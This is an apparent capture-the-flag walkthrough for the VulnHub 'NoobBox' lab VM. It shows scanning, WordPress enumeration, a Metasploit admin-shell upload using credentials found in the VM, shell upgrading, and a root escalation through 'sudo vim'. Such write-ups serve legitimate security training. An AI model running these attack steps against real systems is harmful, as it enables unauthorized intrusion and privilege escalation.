I personally enjoyed playing with this box, this box taught me how to stay focused while doing enumeration and exploitation. There’s so much going on with this box for post exploitation. let’s pwn it ..!!!


**Here is the link to downlad this VM:-**

[**https://www.vulnhub.com/entry/noobbox-1,664/**](https://www.vulnhub.com/entry/noobbox-1,664/)

# **Network Scanning**

We always start with network scanning, Let’s find the target IP address by running netdiscover.

┌─[✗]─[root@RDX]─[~]  
└──╼ **#netdiscover -i wlan0**


****

As we saw in netdiscover result. Our target ip address is **192.168.70.136**


# **Enumeration/Reconnaissance**

Our next step is scanning the target machine. let’s start with nmap.


┌─[✗]─[root@RDX]─[~]  
└──╼ #**nmap -v -sT -p- 192.168.70.136**

****


# [**http://192.168.70.136/**](http://192.168.70.136/)

****


┌─[root@RDX]─[~]  
└──╼ #**dirb** [**http://192.168.70.136/**](http://192.168.70.136/)

****


**┌─[root@RDX]─[~]  
└──╼ #wpscan — url** [**http://192.168.70.136/wordpress/**](http://192.168.126.136/wordpress/) **-e at -e ap -e u**

****

**┌─[root@RDX]─[~]  
└──╼ #dirb** [**http://192.168.70.136**](http://192.168.70.136) **-X .php,.html,.jpg**

****

# [**http://192.168.70.136/img.jpg**](http://192.168.70.136/img.jpg)

****

**username = noobbox**

**password = 5p4c3**

**┌─[root@RDX]─[~]  
└──╼ #msfconsole**

**use exploit/unix/webapp/wp\_admin\_shell\_upload**


**set rhosts 192.168.70.136**

**set targeturi /wordpress**


**set username noobbox**

**set password 5p4c3**

**exploit**

****

**cd /home  
ls  
cd noobbox  
ls  
cat user.txt**

****

***I GOT THE USER FLAG***

**USER FLAG : {e7028891afea8df6164a35880cc7e2e5}**

**shell**


**python -c ‘import pty;pty.spawn(“/bin/bash”)’**

**cd /var/www/html**

**ls**

**cd wordpress**

**cat wp-config.php**

****


**username = noobbox**

**password = 5p4c3**


# **Privilege Escalation**

**$ su noobbox**

**$ sudo -l**

****

**sudo vim -c ‘:!/bin/sh’**


****

**# id**

**# cd /root**

**# ls**

**# cat root.txt**

****

**Successfully got the root privilege and the ‘ root.txt ’ .**